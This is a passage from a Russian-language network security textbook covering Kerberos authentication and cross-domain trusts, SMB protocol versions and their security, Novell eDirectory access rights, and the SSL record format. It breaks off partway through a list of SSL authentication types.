Чтобы с помощью *Kerberos* получить доступ к S (обычно это сервер), C (как правило – клиент) посылает *Kerberos* запрос, содержащий сведения о нем (клиенте) и о запрашиваемой услуге. В ответ *Kerberos* возвращает так называемый билет (ticket, иногда переводится как мандат, токен), зашифрованный секретным ключом сервера, и копию части информации из билета, зашифрованную секретным ключом клиента. Клиент должен расшифровать вторую порцию данных и переслать ее вместе с билетом серверу. Сервер, расшифровав билет, может сравнить его содержимое с дополнительной информацией, присланной клиентом. Совпадение свидетельствует о том, что клиент смог расшифровать предназначенные ему данные (ведь содержимое билета никому, кроме сервера и *Kerberos*, недоступно), т.е. продемонстрировал знание секретного ключа. Значит, клиент – именно тот, за кого себя выдает. Секретные ключи в процессе проверки подлинности *не передавались по сети* (даже в зашифрованном виде) – они только использовались для шифрования. Как организован первоначальный обмен ключами между *Kerberos* и субъектами и как субъекты хранят свои секретные ключи – отдельный вопрос.

Три составных части Kerberos включают в себя «Центр распределения ключей» (*Key Distribution Center* (KDC)), пользователя-клиента и сервер, к ресурсам которого хочет получить доступ клиент. KDC безусловно устанавливается как часть обеспечения контроллера домена (DC) и обеспечивает работу двух служб: «Службы аутентификации» (*Authentication Service* (AS)) и «Службы выдачи билетов» (*Ticket-Granting Service* (TGS)). На рисунке ниже представлен три типа обменов данными, которые происходят, когда клиент инициирует доступ к ресурсам сервера:

1. AS Exchange
2. TGS Exchange
3. Client/Server (CS) Exchange




Рис.51 Обмен билетами в Kerberos

Во время начального входа в сеть пользователь обязан предоставить своё имя и пароль, чтобы их мог проверить AS (часть KDC). KDC имеет доступ к учётной информации пользователей в Active Directory. После успешной аутентификации пользователю предоставляется «Билет на получение билетов» (*Ticket to Get Tickets* (TGT)), который действителен для локального домена. В большинстве реализаций Kerberos время жизни TGT 8-10 часов (в старых реализациях AD время жизни составляло по умолчанию 7 суток). После этого клиент снова должен запросить его у CA. TGT может быть переполучен (обновлён) во время сессии, без необходимости повторного ввода пароля. TGT кешируется на локальной машине в «разрушаемой» памяти и используется для запроса доступа к сервисам в сети.

Запрос AS к KDC идентифицирует клиента в виде обычного текста. Если разрешена преаутентификация, отметка текущего времени будет зашифрована с использованием хэша пользовательского пароля как ключа. Если KDC после расшифрования получит правильное время, используя хэш пароля пользователя (который доступен ему в AD), то KDC будет знать, что полученный им запрос не является ответом на предыдущий запрос. Преаутентификация может быть запрещена для некоторых пользователей.

Если KDC принимает запрос клиента на TGT, ответ AS будет включать две части: TGT, зашифрованный ключом, который знает и может расшифровать только KDC (TGS) и сеансовый ключ, зашифрованный хэшем пользовательского пароля для дальнейшего взаимодействия с KDC. Так как клиент не может прочитать содержимое TGT, он должен «вслепую» предоставлять билет сервису TGS для получения билетов на сервис (service tickets). TGT включает в себя: вторую копию ключа сессии, имя пользователя, время окончания жизни билета.

Чтобы обратиться к ресурсам, пользователь представляет свой TGT службе TGS KDC. TGS проверяет предоставленный TGT (только KDC может его расшифровать) и создаёт пару билетов для клиента и удалённого сервера (держателя ресурса). Эта информация, известная как сервисный билет, локально кешируется на клиентской машине.

TGS получает клиентский TGT, читает его, использовав для расшифрования собственный ключ. Если TGS принимает клиентский запрос, генерируется пара ключей для клиента и сервера назначения. Клиент читает свою часть, используя сеансовый ключ TGS, полученный ранее в ответе от AS. Серверную часть ответа TGS клиент предоставляет серверу назначения на следующем этапе обмена клиент-сервер.

После того, как пользователь получил сервисный билет клиент-сервер, он может установить сессию (сеанс) с сервером, держателем интересующего его сервиса. Сервер может расшифровать информацию, пришедшую к нему (косвенно) от TGS, используя свой

собственный долговременный ключ. Сервисный билет затем будет использован для аутентификации клиента и установления сеанса между сервером и клиентом. После истечения срока жизни билета, сервисный билет должен быть переполучен, чтобы можно было продложать пользоваться сервисом.

Клиент «вслепую» передаёт серверную часть сервисного билета серверу для установления клиент-серверного сеанса. Если требуется взаимная аутентификация, сервер назначения возвращает временную отметку, зашифрованную с использование сеансового ключа сервисного билета. Если временная отметка расшифруется успешно, это означает, что не только клиент аутентифицировал себя серверу, но и сервер проаутентифицировал себя клиенту. Сервер назначения никогда не общается напрямую с KDC. Это уменьшает последствия от возможной недоступности KDC во время работы.

Внутри KDC функции AS и TGS разделены. Это позволяет пользователям использовать TGT, полученный от AS в своём домене, для получения сервисных билетов от TGS из других доменов. Эта реализуется через т.н. ссылочные билеты (*referral tickets*).

После того, как между доменами были установлены доверительные отношения, ссылочные билеты могут предоставляться клиентам, запрашивающим доступ к сервисам в других доменах. При установлении доверительных отношений между двумя соседними доменами, генерируется междоменный ключ, который будет использован для выполения функций аутентификации KDC. На рисунке ниже приведён пример того, как клиент обращается к сервису в другом домене. Пользователь (клиент) из домена Entcert1.com запрашивает доступ к сервису из домена Entcert2.com. При этом будет использован ссылочный билет:

1. Клиент обращается к KDC TGS своего домена, используя ранее полученный TGT. KDC распознаёт запрос на сеанс в «чужой» домен и отвечает ссылочным билетом для KDC из «чужого» домена.
2. Клиент обращается к KDC из «чужого» домена с предоставленным ему ссылочным билетом. Этот билет зашифрован междоменным ключом. Если расшифрование прошло успешно, служба TGS из «чужого» домена возвращает сервисный билет для сервера, расположенного в Entcert2.com.
3. Клиент выполняет необходимый обмен с сервером назначения и устанавливает пользовательский сеанс для работы с этим сервером.




Рис.52 Междоменные ссылки

Когда в процесс вовлечено большее количество доменов, «ссылочный» процесс усложняется и начинает работать транзитивность доверительных отношений между доменами. В случае ручного установления доверительных отношений «каждого-с-каждым» это

превратилось бы в задачу большой сложности. Использование свойства транзитивности резко упрощает проблему. На рисунке ниже приведён пример: домен Entcert1.com имеет установленные доверительные отношения с Entcert2.com. Entcert2.com, в свою очередь имеет доверительные отношения с Entcert3.com. Нет прямых доверительных отношений между Entcert1.com и Entcert3.com. Клиент из Entcert1.com доступается к сервису из домена Entcert3.com, получит требуемый сервисный билет за несколько шагов, описанных ниже:

1. Используя TGS службу в домене Entcert1.com, получает ссылочный билет для KDC из домена Entcert2.com.
2. Используя полученный ссылочный билет, предъявляемый TGS службе в домене Entcert2.com, получает ссылочный билет для Entcert3.com.
3. Используя второй полученный ссылочный билет, предъявляемый TGS службе в домене Entcert3.com, получает сервисный билет для сервера в домене Entcert3.com.
4. Используя полученный сервисный билет, производит необходимый обсен с сервером назначения, устанавливает пользовательский сеанс с требуемым сервисом в Entcert3.com.




Рис.53 Иллюстрация работы тразитивных междоменных доверительных отношений

В случае очень «глубокой» иерархической структуры может оказаться, что время, затрачиваемое клиентом на получение итогового сервисного билета, окажется неприемлемо большим. На этот случай можно создать т.н. «укороченные» доверительные отношения (*shortcut trust*), укорачивающие и ускоряющие получения необходимых ссылок:




Рис.54 Уменьшение количества ссылок созданием «укороченных» доверительных отношений

На рисунке слева тёмными стрелками показан стандартный путь от пользователя до домена с ресурсами, справа – этот же путь при установлении дополнительных «укороченных» доверительных отношений (светлая стрелка между User Domain и Resource Domain).

Протокол файлового обмена SMB

Одна из первых сетевых функций, реализованных в Windows, была возможность работы ОС в режиме файлового сервера (file sharing, «шара»). Для реализации этой возможности был разработан сетевой протокол прикладного уровня (SMB[1]) для удалённого доступа к файлам, принтерам и другим сетевым ресурсам, а также для межпроцессного взаимодействия. Первая версия протокола, также известная как *Common Internet File System* (CIFS) (Единая файловая система Интернета), была разработана компаниями IBM, Microsoft, Intel и 3Com в 1980-х годах; вторая (SMB 2.0) была создана Microsoft и появилась в Windows Vista – протокол был значительно упрощён (в SMBv1 было более 100 команд, а в SMBv2 — всего 19). В Windows 8 появилась новая версия протокола — SMBv3.0 (на сегодня актуальны уже несколько ревизий третьей версии: 3.0, 3.0.2, 3.1, 3.1.1).

В настоящее время SMB связан главным образом с операционными системами Microsoft Windows, где используется для реализации «Сети Microsoft Windows» (англ. Microsoft Windows Network) и «Совместного использования файлов и принтеров» (англ. File and Printer Sharing).

В 1992 году появилась Samba[2] — свободная реализация протокола SMB для UNIX-подобных операционных систем (изначально для SunOS). Поскольку Microsoft не опубликовала документацию значительной части своих дополнений к SMB, разработчикам Samba пришлось активно пользоваться методами reverse engineering[3].

SMB уже в самой первой своей версии (но не с самого начала) использовал т.н. SMB подписывание, предотвращая атаки с фальсификацией фреймов. Впервые этот механизм (подписи безопасности) был реализован в Microsoft Windows NT 4.0 с пакетом обновлений 3 (SP3) и Microsoft Windows 98.

Новая версия протокола SMB, SMBv2.0, была впервые внедрена на ОС MS Winodws Vista и Windows 2008 в 2006 году. Хотя протокол и проприетарный, но спецификация доступна на сайте MSDN, в отличие от SMBv1, который долгое время был закрытым. В

[1] сокр. от англ. *Server Message Block*

[2] Название, очевидно, было выбрано созвучным с SMB

[3] **Обра́тная разрабо́тка (обратное проектирование, обратный инжиниринг, реверс-инжиниринг**; англ. reverse engineering) — исследование некоторого готового устройства или программы, а также документации на него с целью понять принцип его работы; например, чтобы обнаружить недокументированные возможности (в том числе программные закладки), сделать изменение или воспроизвести устройство, программу или иной объект с аналогичными функциями, но без прямого копирования.

Windows 2008R2 и Windows 7 появилось небольшое обновление протокола до диалекта 2.10, в котором была увеличена общая сетевая производительность. Цифровая подпись в SMBv2 использует вполне актуальную и сегодня, достаточно сильную криптографию – HMAC SHA-256.

В SMBv3 появилась возможность включить сквозное шифрование передаваемых данных. Разработчики «клона» протокола SMB – Samba – долгое время для шифрования пытались использовать ssl, но это решение не прижилось, Microsoft пошёл(-ла) другим путём. Для шифрования и расшифровки данных функция шифрования SMB использует алгоритм AES-CCM. AES-CCM также обеспечивает проверку целостности данных (подписывание) для зашифрованных общих папок, независимо от параметров подписывания SMB.

Кроме очевидного возрастания нагрузки на процессор/коммуникации и снижения производительности обмена, включённое шифрование в SMBv3 имеет очевидные проблемы совместимости с более старыми версиями потокола. Так, если клиенты, не поддерживающие SMBv3, при использовании конфигурации по умолчанию (где незашифрованный доступ к зашифрованным общим папкам не разрешен) будут пытаться получить доступ к зашифрованной общей папке, событие с идентификатором 1003 будет занесено в журнал событий Microsoft-Windows-SmbServer/Operational, а клиент получит сообщение об ошибке «Доступ запрещен».

Интересные разъяснения на тему снижения производительности при включении шифрования/подписывания SMB можно обнаружить на сайте поддержки Microsoft:

- SMB 3.0 (Windows Server 2012 / Windows 8.1) – подписывание SMB обеспечивает более высокую производительность, чем включённое SMB шифрование.
- SMB 3.1 (Windows Server 2016 / Windows 10) – шифрование SMB обеспечивает более высокую производительность, чем подписывание SMB, плюс оно (шифрование) улучшает безопасность, т.к. обеспечивает приватность передаваемых данных в дополнение к гарантии целостности сообщений.

Уже очень давно старый «болтливый» (“chatty”) протокол SMBv1 считается не безопасным, официально Microsoft объявила об этом в 2014 г. Уязвимости в протоколе SMBv1 до сих пор активно используются в таких эксплойтах, как EternalBlue и EternalRomance. Также атаки через SMBv1 широко распространены через зловредов и малварей типа TrickBot, Emotet, WannaCry, Retefe, NotPetya, Olympic Destroyer. Microsoft с 2016 года активно просит системных администраторов отказываться от поддержки SMBv1, предупреждая каждые несколько месяцев, что использование этого протокола в организациях сейчас небезопасно. Очередное такое напоминание состоялось совсем недавно, в январе 2020.

Начиная с Windows 10 / Windows Server 2016 (версии сборки 1709), SMBv1 не устанавливается в них по умолчанию. Это значит, например, что «старичок» Windows XP (сервер Windows 2003) не смогут «общаться» с более новыми Windows ни как клиент (доступающийся к файловой «шаре»), ни как сервер, раздающий свои файловые ресурсы по smb. Для возможности общения придётся включать явно поддержку “SMB 1.0/CIFS” на более новых версиях Windows, со всеми вытекающими отсюда последствиями для безопасности системы.

Работа с Novell eDir

Разработав в своё время собственную службу каталога (раннее называвшуюся NDS), Novell стала одной из первых на рынке, кто предложил не просто концепцию, но и реально работающий продукт. Каталог eDir опережал микрософтовскую AD на несколько лет[1], по многим технологическим, качественным параметрам (н-р, по возможностям масштабирования) eDir и сегодня значительно превосходит службу каталога от Microsoft.

Несомненно, за прошедшее с момента выхода Windows 2000, Microsoft значительно улучшила и модернизировала свою AD, но главные, фундаментальные принципы остались в ней неизменными. Например, уже упоминавшийся выше не полностью объектный подход, во многом благодаря которому основная тяжесть по администрированию в AD переносится на манипуляции с группами.

В отличие от AD, eDir можно считать полным, мощным и очень чистым примером объектного подхода. В подходе Novell нет возможности «вырастить» «лес», как в AD, в их реализации может существовать единственное дерево с одним корнем. Но, как показывает реальность, технология «лесов» оказывается не очень востребованной. Т.к. домены в AD по сути являются доменами в смысле DNS, сложно представить очень «глубокие» «раскидистые» деревья, организованные из множества доменов. Более того, не является большим секретом, что собственная внутренняя сеть корпорации Microsoft являет собой… один домен. И в руководствах по «выращиванию» леса от той же Microsoft можно прочитать рекомендации по возможности обходиться как можно меньшим количеством доменов и лесов. Отдельный лес вообще рекомендуется только в случае, когда вы хотите иметь отдельные границы безопасности для некоторой группы пользователей и сервисов.

Поэтому, несмотря на более примитивные возможности (точнее, невозможность) создания «лесов» в eDir, этот её «недостаток» на сегодня не видится сколь-нибудь значительным.

В eDir все объекты являются принципалами безопасности. Можно давать права (включать в ACL) абсолютно любой объект, как контейнерный, типа OU, O, [root], [public] так и конечный (*leaf*, листовой) – user, group, printer и др. В примере выше для AD, чтобы дать права на печать пользователям из конкретного OU (подразделения), приходилось всех пользователей этого OU включать в группу безопасности, а уже этой группе назначать права на принтер. В eDir достаточно дать права OU (включить её ID в ACL принтера) – и задача решена. Более того, при создании в eDir штатными средствами объекта типа «Принтер» по умолчанию OU, в котором создаётся принтер, автоматически вписывается в ACL принтера. Логика простая и понятная: если вы создаёте принтер в конкретном OU, логичным будет предположить, что на этом принтере будет печатать именно это подразделение.

У каждого объекта в eDir есть два набора прав: права на собственно объект и права на его свойства. Точно так же, как в файловой системе Netware, в каталоге eDir работает наследование, с динамической моделью (быстрое назначение – одна запись в один ACL). Есть механизм фильтра наследуемых прав – IRF, позволяющий маскировать отдельные биты в маске прав. Работают все механизмы с эквивалентностью по безопасности. Это означает, что если вы, например, назначили какие-то права подразделению (OU), то эти права получат все объекты, находящиеся «ниже» этого OU «вниз» по дереву. Главное – это фундаментальное свойство, следующее из объектной модели и эквивалентности по безопасности – дав права OU, вы не можете их уменьшить для нижележащих по иерархии объектов. И IRF, и явное назначение меняют то, НА ЧТО даны права, но не КОМУ они даны. В eDir работает тот же принцип с явным назначением и наследованием, как в файловой системе

[1] Когда Microsoft работала над своей первой версией Windows 2000 с поддержкой службы каталога (AD), Novell предлагала ей совместную разработку – ОС от Microsoft, каталог – от Novell. Но разработчики из Редмонда пошли своим путём, создав AD.

Netware: явно назначенные права имеют приоритет перед правами, унаследованными «выше» по дереву. В таблице ниже приведён список возможных прав для объектов eDir:

Право	Обозначение	Описание
Supervisor	S	Гарантирует все привилегии по отношению к объекту и его свойствам. В отличие от файловой системы, это право может быть блокировано фильтром наследуемых прав IRF, который может быть назначен для каждого объекта
Browse	B	Обеспечивает просмотр объекта в дереве NDS
Create	C	Это право может быть назначено только по отношению к контейнерному объекту (контейнеру). Позволяет создавать объекты в данном объекте и во всех дочерних контейнерах
Delete	D	Позволяет удалять объект из дерева NDS
Rename	R	Позволяет изменять имя объекта
Inheritable	I	Сняв этот флаг, можно предотвратить наследование права на объект вниз по дереву.

Как отмечено в таблице, в eDir, в отличие от файловой системы, можно заблокировать право **S**upervisor. Это свойство даёт возможность разделить дерево каталога на ветки, каждую со своим администратором (назначается S для нужного контейнерного объекта, затем на том же уровне фильтром IRF блокируются права, «пришедшие» «сверху», от «корня»). Подобное разделение каталога на ветки, полные административные права на которых имеют разные объекты, принципиально невозможно в AD – там, несмотря на иерархию из OU, внутри домена существует, по сути, плоский список объектов (например, в домене нельзя иметь пользователей с одинаковыми именами, даже если они располагаются в разных подразделениях (OU)). Внутри домена AD администратор домена «всесилен», сократить ему права невозможно в принципе (административная граница в AD – домен, а в eDir границей может быть любой контейнерный объект).

В следующей таблице приведен список возможных прав на свойства объекта:

Право	Обозначение	Описание
Supervisor	S	Предоставляет опекуну полные права на выбранное свойство
Compare	C	Позволяет сравнить значение свойства с указанными данными. В ответ возвращается только *true* или *false*, как результат сравнения. Не позволяет опекуну видеть реальное значение свойства.
Read	R	Позволяет опекуну увидеть (прочитать) значение свойства. Включает в себя право Compare.
Write	W	Позволяет опекуну создавать, изменять и удалять значение свойства.
Add self	A	Позволяет опекуну добавить или удалить себя в значения свойства. Применимо только к свойствам, у которых в качестве значений используются имена, такие списки членов групп или Access Control Lists (ACLs).
Inheritable	I	Сняв этот флаг, можно предотвратить наследование права на свойство объекта вниз по дереву.

Права на свойства могут быть назначены индивидуально или на все свойства сразу (*All properties*). Право **S**upervisor, установленное на объект, даёт право **S**upervisor на все свойства объекта, но не наоборот – назначение S на свойства не даёт права S на сам объект.

Интересное свойство, логично вытекающее из объектной модели eDir: право **W**rite на свойство ACL (это свойство обязательно есть у каждого объекта в eDir) эквивалентно праву **S**upervisor на сам объект. Логично, ведь если у опекуна есть возможность модифи-

цировать ACL объекта, то это означает, что им в ACL может быть вписан любой объект с любыми правами, включая самого опекуна. Что и означает полные права на объект.

Количество и список свойств зависят от типа объекта. Типичная цифра для объекта типа user – несколько десятков. По умолчанию обычный объект пользователь сам на себя и на свои свойства имеет довольно ограниченные права.

ГЛАВА 5. БЕЗОПАСНЫЕ СЕТЕВЫЕ ПРОТОКОЛЫ, РАБОТАЮЩИЕ НА РАЗЛИЧНЫХ УРОВНЯХ OSI

Для обеспечения безопасных коммуникаций разработано и используется большое количество протоколов, работающих на разных уровнях эталонной модели OSI. На сегодня и в локальных сетях и, конечно же, в Интернете, абсолютно доминирует стек протоколов TCP/IP, со своей моделью уровней:




Рис.55 Сравнение модели OSI и стека TCP/IP

Протокол SSL

SSL (*Secure Sockets Layer* — уровень защищённых сокетов) — криптографический протокол, который обеспечивает установление безопасного соединения между клиентом и сервером. SSL изначально разработан компанией Netscape Communications. Впоследствии на основании протокола SSL 3.0 был разработан и принят стандарт RFC, получивший имя TLS.

Протокол обеспечивает конфиденциальность обмена данными между клиентом и сервером, использующими TCP/IP, при этом используются и симметричные и асимметричные криптографические алгоритмы. Ниже перечислены основные цели протокола SSL в порядке их приоритета:

- Криптографическая безопасность: SSL должен использоваться для установления безопасного соединения между двумя участниками.
- Совместимость: независимые разработчики могут создавать приложения, которые будут взаимодействовать по протоколу SSL, что позволит устанавливать безопасные соединения.
- Расширяемость: SSL формирует общий каркас, в который могут быть встроены новые алгоритмы открытого ключа и симметричного шифрования.
- Относительная эффективность: криптографические операции интенсивно используют ЦП, особенно при операциях с открытым ключом. Для этого вводится понятие сессии, для которой определяются алгоритмы и их параметры. В рамках одной сессии может быть создано несколько соединений (например, TCP). SSL позволяет кешировать данные сессии для уменьшения количества выполняемых действий при установлении соединения. Это снижает нагрузку как на ЦП, так и на трафик.

На рисунке ниже представлено местоположение протокола SSL в стеке протоколов TCP:




Рис.56 Протокол SSL

Протокол SSL состоит из двух подпротоколов: протокол SSL *записи* (*record*) и *рукопожатия* (*handshake*). Протокол SSL *записи* определяет формат, используемый для передачи данных. Протокол SSL включает *рукопожатие* с использованием протокола SSL *записи* для обмена сериями сообщений между сервером и клиентом во время установления первого соединения. Для работы SSL требуется, чтобы на сервере имелся SSL-сертификат.

SSL создаёт канал, имеющий 3 основных свойства:

- *Аутентификация*. Сервер всегда аутентифицируется, в то время как клиент аутентифицируется в зависимости от алгоритма.
- *Целостность*. Обмен сообщениями включает в себя проверку целостности.
- *Конфиденциальность* канала. Шифрование используется после установления соединения и используется для всех последующих сообщений.

В протоколе SSL определены четыре криптографические операции: цифровая подпись, поточное шифрование, блочное шифрование и шифрование с открытым ключом. В операции цифровой подписи входом в алгоритм подписи является результат применения односторонней хэш-функции к подписываемым данным. Длина входных данных определяется алгоритмом подписи. При использовании алгоритма RSA подписывается 36-байтная структура, состоящая из конкатенации 20 байтов хэш-кода SHA-1 и 16 байтов хэш-кода MD5. При использовании DSS 20 байтов хэш-кода SHA-1 подаются на вход алгоритму DSA без дополнительного хэширования.

В протоколе SSL все данные передаются в виде записей-объектов, состоящих из заголовка и передаваемых данных. Передача начинается с заголовка. Заголовок содержит либо два, либо три байта кода длины. Причём, если старший бит в первом байте кода равен единице, то запись не имеет заполнителя и полная длина заголовка равна двум байтам, иначе запись содержит заполнитель и полная длина заголовка равна трём байтам. Код длины записи не включает в себя число байт заголовка. Длина записи 2-байтового заголовка:

```
RecLength = ((byte[0] & 0x7F) << 8) | byte[1];
Здесь byte[0] и byte[1] — первый и второй полученные байты.
```

Длина записи 3-байтового заголовка:

```
RecLength = ((byte[0] & 0x3F) << 8) | byte[1];
Escape = (byte[0] & 0x40) != 0;
Padding = byte[2];
```

Padding определяет число байтов, добавленных отправителем к исходному тексту, для того, чтобы сделать длину записи кратной размеру блока шифра, при использовании блочного шифра.

Отправитель «заполненной» записи добавляет заполнитель после имеющихся данных и шифрует всё это вместе. Причем, содержимое заполнителя никакой роли не играет. Из-за того, что известен объём передаваемых данных, заголовок может быть сформирован с учетом Padding. В свою очередь получатель записи дешифрует все поля данных и получает полную исходную информацию. Затем производится вычисление значения RecLength по известному Padding, и заполнитель из поля данных удаляется. Данные записи SSL состоят из 3 компонент:

MAC_Data[Mac_Size] — (Message Authentication Code) — код аутентификации сообщения

Padding_Data[Padding] — данные заполнителя

Actual_Data[N] — реальные данные

Если записи посылаются открытым текстом, очевидно, что никакие шифры не используются. Тогда длина Padding_Data и MAC_Data равны нулю. При использовании шифрования Padding_Data зависит от размера блока шифра, а MAC_Data зависит от выбора шифра. Пример вычисления MAC_Data:

```
MacData = Hash(Secret, Actual_Data, Padding_Data, Sequence_Number);
```

Значение Secret зависит от того, кто (клиент или сервер) посылает сообщение. Sequence_Number — счётчик, который инкрементируется как сервером, так и клиентом. Sequence_Number представляет собой 32-битовый код, передаваемый хэш-функции в виде 4 байт, причём, первым передаётся старший байт. Для MD2, MD5 MAC_Size равен 16 байтам (128 битам). Для 2-байтового заголовка максимальная длина записи равна 32767 байтов, а для 3-байтного заголовка — 16383 байтов.

Версия протокола SSL 1.0 публично не выпускалась. Версия 2.0 была выпущена в феврале 1995 года, но «содержала много недостатков в части безопасности, которые, в конечном счёте, привели к созданию версии 3.0», которая была выпущена в 1996 году. Версия SSL 3.0 послужила основой для создания протокола *TLS 1.0*, стандарт протокола Internet Engineering Task Force (IETF) впервые был определен в RFC2246 в январе 1999 года.

Развитие протокола SSL привело к формированию протокола *HTTPS*, поддерживающего шифрование. Данные, которые передаются по протоколу *HTTPS*, «упаковываются» в криптографический протокол *SSL* или *TLS*, обеспечивая защиту этих данных. Для web-приложений, в которых важна безопасность соединения, протокол HTTPS является стандартом де-факто. HTTPS поддерживается всеми браузерами. Для работы по HTTPS по умолчанию используется TCP-порт 443.

Существуют реализации виртуальных частных сетей (VPN) на основе SSL. Также SSL получил широкое применение в электронной почте (POP3S, IMAPS).

SSL поддерживает 3 типа аутентификации:

- взаимная аутентификация обеих сторон (клиент — сервер);
